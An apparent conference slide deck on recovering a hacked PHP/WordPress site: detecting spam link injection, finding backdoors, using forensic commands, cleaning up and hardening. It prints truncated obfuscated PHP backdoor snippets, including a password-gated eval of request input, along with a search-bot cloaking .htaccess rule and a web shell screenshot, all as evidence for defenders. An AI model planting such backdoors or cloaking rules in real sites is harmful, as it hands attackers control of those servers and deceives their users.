


I've Been Hacked, Now What?

Beth Tucker Long
@e3betht



Who am I?

Beth Tucker Long (@e3betht)

- PHP Developer at Code Climate
- Stay-at-home mom
- User group leader
- Mentor



Audience Participation?

- Yes, there will be. So, when I ask the audience a question, don't be shy about answering.

Looks fine, right?



TREELINE DESIGN
CUSTOM WEBSITE DESIGN AND PROGRAMMING

- Home
- Meet Our Customers
- Contact Us Today
- Reviews

Web Design to Bring your Business to the Top

At Treeline Design, LLC, we will build you a dynamic website or custom web application to fit your business needs. We program in HTML, PHP, and MySQL/SQL as well as create custom graphics to make your site stand out. It is our goal to maximize your efficiency while keeping your costs down. Let your website do the work!

How We Work

We will get to know you, your business, and your customers. We will sit down with you and talk through your vision, your goals, and your budget for the project. Then, we will come up with a plan to get you where you

Our site upholds the following standards:

But Google?

Treeline Design, LLC

[domain.com/](#)

Hard to is just around a general questions Cialis Paypal Cialis Paypal
or cash is just minutes.Social security checks or overdraw on most

What is a search engine seeing?

<http://www.webconfs.com/search-engine-spider-simulator.php>

SEO Tools : Search Engine Spider Simulator

Spidered Text :

Treeline Design, Web Programming and Web Application Development Treeline Design Custom Website Design and Programming Home Meet Our Customers Contact Us Today Reviews Web Design to Bring your Business to the Top At Treeline Design, LLC, we will build you a dynamic website or custom web application to fit your business needs. We program in HTML, PHP, and MySQL/SQL as well as create custom graphics to make your site stand out. It is our goal to maximize your efficiency while keeping your costs down. Let your website do the work! How We Work Our site upholds the following standards: We will get to know you, your business, and your customers. We will sit down with you and talk through your vision, your goals, and your budget for the project. Then, we will come up with a plan to get you where you need to be and discuss each step of that plan with you. Our goal is not to just work for you, but to work with you. After completing the work, we will make sure that you are not only happy with the solution, but feel comfortable using it. We will always make sure that you receive a high-quality product that fits your business needs and personality.

Spidered Links :

<http://treelinedesign.com/>
<http://treelinedesign.com/customers/>
<http://treelinedesign.com/contact/>
<http://treelinedesign.com/reviews/>

What is Google seeing?

Google Webmaster Tools:

Crawl ->

Fetch as Google

The screenshot displays the Google Webmaster Tools interface. At the top, the Google logo is visible. Below it, the text 'Webmaster Tools' is shown in red. A navigation menu on the left includes 'Site Dashboard', 'Site Messages (4)', 'Search Appearance' (with an info icon), 'Search Traffic', 'Google Index', and 'Crawl' (expanded). Under 'Crawl', there are links for 'Crawl Errors', 'Crawl Stats', 'Fetch as Google', 'robots.txt Tester', 'Sitemaps', and 'URL Parameters'. The main content area is titled 'New and important' and contains a notification: 'Googlebot for smartphones found an increa...'. Below this is the 'Current Status' section, which includes a 'Crawl Errors' header and a 'Site Errors' table. The table has three columns: 'DNS', 'Server connectivity', and 'Robots.txt fe'. Each column contains a green checkmark icon, indicating that all these services are functioning correctly.

| DNS | Server connectivity | Robots.txt fe |
|-----|---------------------|---------------|
| ✓ | ✓ | ✓ |

How Google Sees It

Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most with Buy Viagra Online Without Prescription Buy Viagra Online Without Prescription fees associated are tough spot.Fast online personal information is amazing to paying Cialis Cialis your feet and hardcopy paperwork.Compared with reasonable amount from time compared with one Viagra Viagra thing you take care of application process.Maybe your name for long drives during your Generic Viagra Generic Viagra account by a perfect credit score?Luckily these reviews there has probably experienced representative Fast Cash Advance Payday Loan Australia Fast Cash Advance Payday Loan Australia will slowly begin making their luck.Then theirs to use for visiting the <http://enjoybliss.com.au/> <http://enjoybliss.com.au/> truth is different policy. Web Design to Bring your Business to the Top At Treeline Design, LLC, we will build

What Happened?

```
<div class="contenthead_l">  
<p>Hard to is just around a general questions Cialis Paypal <a href="http://itsbliss.com.au"  
title="Cialis Paypal">Cialis Paypal</a> or cash is just minutes.Social security checks or  
overdraw on most with Buy Viagra Online Without Prescription <a href="http://joyoflove.com.au"  
title="Buy Viagra Online Without Prescription">Buy Viagra Online  
Without Prescription</a> fees associated are tough spot.Fast online personal information is  
amazing to paying Cialis <a href="http://happylove.com.au" title="Cialis">Cialis</a> your  
feet and hardcopy paperwork.Compared with reasonable amount from time compared with  
one Viagra <a href="http://pleasuready.com.au" title="Viagra">Viagra</a> thing you take  
care of application process.Maybe your name for long drives during your Generic Viagra <a  
href="http://menspower.com.au" title="Generic Viagra">Generic Viagra</a> account by a  
perfect credit score?Luckily these reviews there has probably experienced representative  
Fast Cash Advance Payday Loan Australia <a href="http://australiapaydayloansfor.me/"  
title="Four Tips for a Fast Cash Advance Payday Loan">Fast Cash Advance Payday Loan  
Australia</a> will slowly begin making their luck.Then theirs to use for visiting the http://  
enjoybliss.com.au/ <a href="http://enjoybliss.com.au" title="http://  
enjoybliss.com.au/">http://enjoybliss.com.au/</a> truth is different policy.</p>  
</div>
```

But...

- Content files look normal
- Database info looks normal
- Admin panel does not show that text
- Where is it coming from?

Now What?

- Change the passwords/keys for all accounts (server and software)
- Check for SSH keys left behind (`~/.ssh`)
- Check the history for shell commands (`~/.bash_history`)
- Check the history for users/logins
- Contact your hosting company

Now What?

- Check "last" for strange users
- Check "history" for strange commands (even ones outside your session)

```
[beth]$ last
destr0y  ftpd4745  ::ffff:50.138.17 Fri Mar 1 10:40 - 10:46 (00:06)
zerocool ftpd57287  ::ffff:71.203.94 Fri Mar 1 10:00 - 10:00 (00:00)
ccawkd1m pts/1      83.165.216.223  Fri Mar 1 09:29 - 09:30 (00:00)

[beth]$ history
```

Hmm, I don't remember that...

```
[beth]$ ls  
  
cookies  
index.php  
license.txt  
readme.html  
wp-activate.php  
wp-admin  
wp-blog-header.php
```

Strange Files

-functions

-inc.php

-func.php

-wp-cache.old

What Will They Contain?

- Oftentimes at the top of the file or bottom
- Oftentimes on one line
- Can change "eval" to "echo" to view decoded code, however there are usually many layers of obfuscation

```
<?php
eval(gzinflate(base64_decode('239ha1skdHAISUDHLH1kJFLEAIWAUFWL
AIFUEWLNAC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJNLFCA4987LIWFKDSJBV
LWAIEUFLASKNFCLAKHLFWIEANCAIWEKNALIWFEAIWUEHF...
and so on.
```

What Will They Contain?

```
<?php
$_f___f='base'.(32*2).'_de'. 'code';
if((md5($_REQUEST["img_id"]) ==
"ae6d32585ecc4d33cb8cd68a047d8434") &&
isset($_REQUEST["mod_content"]))
{ eval($_f___f($_REQUEST["mod_content"])); exit(); }
$_f___f=$_f___f(str_replace("\n", '',
'P7FB3AybFxmRoovQsw9XvisJsIs58T6CRxPuJufUTk8c3h1JgashBXY7CEnq
5GLYGsz+339CevK1Q9bHZW6BLqnQ5p
+P8Fbpk2HeUQ1RsPRFqnushMieeKDTc0cR1vFRFzo96ZXUzv7sCQ3GsiFooL9
HziVRrSPcOd0UuuJ14oEqAfS9d1qskiY6x/
iZCbnIoMasQS70h8IGLbxMdA9y1V6uZgFF3L4Pn
+ir1BW7tRN99ubyywN96t8jPb0GZHtLfTxbtRKiqaitRjtF2L4//
ZrdBynv28pYLn7Hn7Bd0qtRMCaY ...and so on
```


What Will They Contain?

```
$000000000=ur1decode( '%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64' );$000000000=$000000000{4}.  
$000000000{9}.$000000000{3}.$000000000{5};$000000000.=  
$000000000{2}.$000000000{10}.$000000000{13}.  
$000000000{16};$000000000.= $000000000{3}.$000000000{11}.  
$000000000{12}.$000000000{7}.$000000000{5};$000000000=  
$000000000{0}.$000000000{12}.$000000000{7}.$000000000{5}.  
$000000000{15};$000000000=$000000000{0}.$000000000{1}.  
$000000000{5}.$000000000{14};$000000000=  
$000000000.$000000000{11};$000000000=  
$000000000.$000000000{3};$000000000=$000000000{0}.  
$000000000{8}.$000000000{5}.$000000000{9}.$000000000{16};  
$000000000=$000000000{3}.$000000000{14}.$000000000{8}...
```

What Will They Contain?

```
eval($00000000('aWYoaXNzZXQgKCRfUkVRVUVTVFsiYm9mZiJdKSkN  
Cgl7DQoNCiRhdXRoX3Bhc3MgPSAiIjsNCiRjb2xvciA9ICIJZGY1IjsNC  
iRkZWZhdWx0X2FjdGlvbiA9ICdGaWxlc01hbic7DQokZGVmYXVsdF91c2  
VfYWpheCA9IHRydWU7DQokZGVmYXVsdF9jaGFyc2V0ID0gJ1dpbmRvd3M  
tMTI1MSc7DQoNCm1mKCF1bXB0eSgkX1NFU1ZFU1snSFRUUF9VU0VSX0FH  
RU5UJ10pKSB7DQogICAgJHVzZXJBZ2VudHMgPSBhcnJheSgiR29vZ2x1I  
iwgI1NsdXJwIiwgIk1TTk1vdCIscjE1IiwgIjE1IiwgIjE1IiwgIjE1Iiwg  
giLCAiUmFtYmx1ciIpOw0KICAgIGlmKHByZWdfbWF0Y2goJy8nIC4gaW1  
wbG9kZSgnfCcsICR1c2VyQWdlbnRzKSAuICcvaScsICRfU0VSVkVSwydI  
VFRQX1VTRVJfQUdFTlQnXSkpIHsNCiAgICAgICAgGvhZGVyKCdIVFRQL  
zEuMCA0MDQgTm90IEZvdW5k1yYk7DQogICAgICAgIGV4aXQ7DQogICAgfQ  
0KfQ0KDQpAc2Vzc2l1b19zdGFydCgpOw0KQGluaV9zZXQoJ2Vycm9yX2x
```

...

What Will They Contain?

```
/**
 * Creates common globals for the rest of Site
 * Sets $pagenow global which is the current page. Checks
 * for the browser to set which one is currently being used.
 * Detects which user environment SITE is being used on.
 * Only attempts to check for Apache and IIS. Two web servers
 * with known permalink capability.
 */
/* WARNING: This file is protected by copyright law. To reverse
engineer or decode this file is strictly prohibited. 131 */
error_reporting(0);eval(base64_decode('JGxMOXdGMWFZNHpYNmpUMWdUN
WNOMmNMMmtRM2NKM3VIN25TM3hINGJH..
```

Commonly Injected Files

- htaccess
- themes
- uploads
- config files
- plugins

.htaccess file

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo)
RewriteCond %{REQUEST_URI} /$ [OR]
RewriteCond %{REQUEST_FILENAME} (shtml|html|htm|php|xml|
phtml|asp|aspx)$ [NC]
RewriteCond %{REQUEST_FILENAME} !common.php
RewriteCond /home/dir/domain.com/common.php -f
RewriteRule ^.*$ /common.php [L]
</IfModule>
```

Un-obfuscate

UnPHP - The Online PHP Decoder

<http://www.unphp.net>

Awesome, but Scary

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Windows-1251

Server IP: [redacted]
Your IP: [redacted]

Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.7l DAV/2 PHP/5.2.9
User: _www (70 / 70 - _www) PHP: 5.2.9 [phpinfo] [php.ini] HDD: 36.84 GB / 76.01 GB (48.47%)
Safe mode: OFF Open_basedir: OFF cURL: ON MySQL: ON (5.0.77) MSSQL: ON PostgreSQL: ON MySQLi: ON SQLite: ON
Useful: gcc, cc, ld, make, php, perl, python, ruby, tar, gzip, bzip2, nc, locate
Danger: clamd, lpfw

/Library/WebServer/Documents/ [redacted] /catalog/images/ drwxrwxrwx [home]

[INFO] [FILES] [Console] [Sql] [Php] [Safe mode] [TOOLS] [Bruteforce] [Network] [DEL]

File manager

| Name | Size | Permissions | Owner/Group | Modify | Actions |
|----------------------------|----------|-------------|-------------|---------------------|---------|
| [..] | dir | drwxrwxrwx | [redacted] | 2011-02-03 21:04:54 | RT |
| [banners] | dir | drwxrwxrwx | [redacted] | 2009-09-23 11:04:26 | RT |
| [default] | dir | drwxrwxrwx | [redacted] | 2009-09-23 11:05:31 | RT |
| [icons] | dir | drwxrwxrwx | [redacted] | 2009-09-23 11:05:57 | RT |
| [infobox] | dir | drwxrwxrwx | [redacted] | 2009-09-23 11:05:59 | RT |
| [mail] | dir | drwxrwxrwx | [redacted] | 2009-09-23 11:06:03 | RT |
| 100%-Kona.gif | 6.35 KB | -rwxrwxrwx | [redacted] | 2009-09-23 17:06:49 | RTED |
| 100_Kona.gif | 6.35 KB | -rwxrwxrwx | [redacted] | 2009-09-23 17:06:48 | RTED |
| 3_SinglePotBags.gif | 6.77 KB | -rwxrwxrwx | [redacted] | 2009-09-23 17:06:47 | RTED |
| 3_SinglePotBags_b.gif | 14.71 KB | -rwxrwxrwx | [redacted] | 2009-09-23 17:06:46 | RTED |
| 4-Comfort-Bags_300x163.jpg | 23.55 KB | -rwxrwxrwx | [redacted] | 2011-02-02 16:52:33 | RTED |
| 4-Comfort-Bags_350x170.jpg | 72.81 KB | -rwxrwxrwx | [redacted] | 2011-02-02 17:05:27 | RTED |
| 5_12oz-BagGroup.gif | 14.99 KB | -rwxrwxrwx | [redacted] | 2009-09-23 17:06:48 | RTED |
| 9oz_Chestnuts.jpg | 48.67 KB | -rwxrwxrwx | [redacted] | 2010-11-19 19:24:52 | RTED |
| 9oz_CremeBrulee.jpg | 49.27 KB | -rwxrwxrwx | [redacted] | 2010-11-19 19:23:56 | RTED |
| 9oz_DkChocMint.jpg | 48.94 KB | -rwxrwxrwx | [redacted] | 2010-11-19 19:24:27 | RTED |
| 9oz_Gingerbread.jpg | 48.22 KB | -rwxrwxrwx | [redacted] | 2010-11-19 19:18:40 | RTED |
| 9oz_HBR.jpg | 48.70 KB | -rwxrwxrwx | [redacted] | 2010-11-19 19:23:31 | RTED |

Let's See What's Changed

```
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Mar 19  2012 favicon.gif
```

```
[beth]$ touch favicon.gif  
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Mar 28  2013 favicon.gif
```

```
[beth]$ touch -t 201110011034 favicon.gif  
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```


Dates

```
[beth]$ stat favicon.gif
  File: `favicon.gif'
  Size: 0  Blocks: 0  IO Block: 262144 regular empty file
Device: 811h/2065d      Inode: 4673485091  Links: 1
Access: (0644/-rw-r--r--)  Uid: (2130923/treeline)  Gid:
      (358733/pg1324784)
Access: 2011-10-01 10:34:00.000000000 -0700
Modify: 2011-10-01 10:34:00.000000000 -0700
Change: 2013-03-28 14:36:29.259135745 -0700

[beth]$ ls -cl favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```

Saving Time

```
[beth]$ find ./dir/ -type f -ctime -2 -exec ls -la {} \;  
-rw-rw-r-- 1 beth1 beth2 455 Mar 28 14:56 ./dir/test1.php  
-rw-rw-r-- 1 beth1 beth2 165 Mar 28 14:56 ./dir/test2.php
```

Tracing Access (Thanks, David Mirza)

- grep for all strange files
- grep again using IP address
- grep again for keywords like eval, base64_decode, gzinflate, or a copied string of the encoded code

```
[beth]$ grep cookies.php /dir/log/apache2/site1_access_log  
| tr -s ' ' | cut -d ' ' -f1 >> ip-list
```

WordPress Scanning Help

Exploit Scanner (WordPress):

<http://wordpress.org/extend/plugins/exploit-scanner/>

This plugin searches the files on your website, and the posts and comments tables of your database for anything suspicious. It also examines your list of active plugins for unusual filenames.

WPScan:

<http://wpscan.org/>

WordPress Scanning Help

Wordfence

<https://wordpress.org/plugins/wordfence/>

- Helps with security and performance

Get Cleaning

Restore from a known clean backup
Manually clean all changed files
Make sure all software is up-to-date
Rootkit Hunter

<http://rkhunter.sourceforge.net/>

Get Cleaning - WordPress

If using WordPress:

- overwrite the core files with freshly downloaded ones

- Uninstall any unused themes

- Delete the plugins directory and install all plugins from scratch

- Follow the hardening instructions:

- http://codex.wordpress.org/Hardening_WordPress

- Check the uploads dir for PHP files

After Everything is Clean

Change all passwords again

Use passwords that are not words, leet, or the first letters of words in Bible verses or popular songs.

Use passwords that are at least 15 characters long

Regenerate/reissue all SSH key-pairs

Securing Your Hosting

CloudFlare – CDN and security on free tier

<http://cloudflare.com>

OSSEC - log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response

<http://www.ossec.net>

Set Up Monitoring

Vega (automated crawling and vulnerability scanning:
<http://www.subgraph.com/>

Install WordPress plugins to help:
<http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/>

Set Up Monitoring

Fail2Ban – scan and ban IP addresses

<http://www.fail2ban.org>

Tripwire – threat detection and security scanning

<http://www.tripwire.com>

NetSparker – web application security scanner

<https://www.netsparker.com/web-vulnerability-scanner/>

Set Up Monitoring

Logwatch – <http://sourceforge.net/projects/logwatch/>

Set up a cron job to grep for bad keywords, etc.

```
[beth]$ crontab -e
MAILTO="beth@treelinedesign.com"

Min hour day mon weekday path/to/script.sh
0 1 * * * /home/checkMySite.sh
0 0-23/4 * * * /home/checkMySite/sh
```

Other Things to Monitor

Bandwidth usage

Login attempts

Server access during off-hours

Relax for a Moment, and
Then...

Investigate Why This
Happened

Common Entry Points

Shared Hosting

Software that is out-of-date

Unused themes, plug-ins, and modules

Applications that are not locked down

World-readable config files

Install directories that are not removed (and runnable!)

WordPress Tips

Limit Login Attempts

Move/Protect the Login Page

Change the default admin user

Use nice long, random passwords

Backup Files

Never do this:

Database_connection.php.backup20140131

Learn about security

Web Security Training Course

<http://www.phparch.com/training/web-security/>

PHP Security Guide

<http://phpsec.org/projects/guide/>

OWASP

<https://www.owasp.org>

After You Check Your
Code...

Have someone else
check it.

Ask Google to Recrawl

If you don't own the site:

<https://www.google.com/webmasters/tools/submit-url/>

Sign up for Webmaster Tools

On the Dashboard, under **Crawl**, click **Fetch as Google**. Enter page and choose **Web**.

After "Success", **Submit to Index**

Ask Google to Reclassify

In Webmaster Tools

Select the site

Click **Security Issues**

Click **Request a Review**

or

<https://www.google.com/webmasters/tools/reconsideration>

Be Aware of Security Vulnerabilities

OWASP Top Ten Project

<https://www.owasp.org/index.php/>

[Category:OWASP Top Ten Project](#)

CSI:PHP

<http://csiphp.com/>

Be Aware of Security Vulnerabilities

websec.io

General security along with PHP-specific info

<http://websec.io/>

<?PHPDeveloper.org – Security Tagged Posts

<http://phpdeveloper.org/tag/security>

Resources

Spider Simulator: <http://www.webconfs.com/search-engine-spider-simulator.php>

DIY Incident Response by David Mirza:

http://www.subgraph.com/downloads/Subgraph-Confoo2013-DIY_Incident_Response.pdf

FAQ: My site was hacked (WordPress Codex): http://codex.wordpress.org/FAQ_My_site_was_hacked

Hardening WordPress (WordPress Codex): http://codex.wordpress.org/Hardening_WordPress

How to completely clean your WordPress install (Smackdown):

<http://smackdown.blogspot.com/2008/06/24/how-to-completely-clean-your-hacked-wordpress-installation/>

How to find a backdoor in a hacked WordPress (Otto on WordPress):

<http://ottopress.com/2009/hacked-wordpress-backdoors/>

Recommended WordPress Hosting (WordPress): <http://wordpress.org/hosting/>

How to scan your WordPress site for potentially malicious code (wpbeginner):

<http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/>

Exploit Scanner (WordPress): <http://wordpress.org/extend/plugins/exploit-scanner/>

WordPress Key Generator (WordPress): <https://api.wordpress.org/secret-key/1.1/salt/>

Removing Malware from a WordPress Blog (Sucuri):

<http://blog.sucuri.net/2010/02/removing-malware-from-wordpress-blog.html>

How to Secure Your WordPress Login Page & Mitigate Hacking Risks

<http://www.inboundnow.com/how-to-secure-your-wordpress-login-page-mitigate-hacking-risks/>

Limiting Login Attempts in WordPress: <http://wpspeak.com/limit-login-attempts-wordpress/>

WordFence: <https://wordpress.org/plugins/wordfence/>

Fail2ban: http://www.fail2ban.org/wiki/index.php/Main_Page

NetSparker: <https://www.netsparker.com/web-vulnerability-scanner/>

Find Me

- Twitter: e3betht
- Madison PHP User Group (Meetup)
<http://www.madisonphp.com>
- Slides Available on:
<http://www.TreelineDesign.com/slides>

Feedback

<https://joind.in/13167>

E-mail:

Beth@CodeClimate.com